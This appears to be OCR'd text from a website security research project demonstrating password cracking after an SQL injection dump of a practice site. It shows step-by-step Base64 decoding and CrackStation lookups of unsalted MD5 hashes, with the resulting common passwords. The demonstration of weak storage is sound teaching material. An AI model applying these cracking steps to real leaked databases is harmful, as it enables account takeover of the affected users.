



In the following scenarios the website's database was dumped following an SQL injection, exposing user passwords. In each case, the passwords are encrypted with different encryption (MD5, SHA-256, PBKDF2) or encoding (Base64) algorithms, and in one case the password sare stored in plain text. We attempt to crack the passwords.

Vulnerable Version of Website


Attempts to Decrypt the Passwords


Unencrypted Passwords Stored in the Database







Base-64-Encrypted Passwords Stored in the Database









Home
Website Security Research Project
Code Beautify
Base64 Decode
Save & Share
Enter the text to Base64 Decode
get sample
...then paste them into the textbox in the Base64 Decoder
Decode
Load
Browse
The Base64 Decode:
Click 'Decode'
Copy all of the Base64-encoded passwords
Passwords hashed with base64
Decode SHA-256-Encrypted Passwords
Decode PBKDF2-Encrypted Passwords



Home
Code Beautify
Base64 Decode
Save & Share
Enter the text to Base64 Decode
get sample
The Base64-encoded passwords have been decoded and can be read in plain text
Load
Browse
The Base64 Decode:
passwordqwerty123456starwarstrustno1baseballabc123letmeinPassw0rd123111111
Passwords hashed with base64
Decode SHA-256-Encrypted Passwords
Decode PBKDF2-Encrypted Passwords

MD5-Encrypted Passwords Stored in the Database









Home
Website Security Research Project
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Google Chrome
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation · Password Hashing Security · Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
5f4dcc3b5aa765d61d8327deb882cf99
d8578edf8458ce06fbc5bb76a58c5ca4
e10adc3949ba59abbe56e057f20f883e
5badcaf789d3d1d09794d8f021f40f0e
5fcfd41e547a12215b173ff47fdd3739
276f8db0b86edaa7fc805516c852c889
e99a18c428cb38d5f260853678922e03
0d107d09f5bbe40cade3de5c71e9e9b7
fc8767a5e9e2382a17072b10725e1c8b
96e79218965eb72c92a549dd5a330112
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Download CrackStation's Wordlist
...then paste them into the textbox in the MD5 Decoder
After selecting the reCAPTCHA box, click on 'Crack Hashes'
Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every
Copy all of the MD5-encoded passwords
www.faultyvault.com/db_dump?db=3 - Google Chrome
Not secure | faultyvault.com/db_dump?db=3
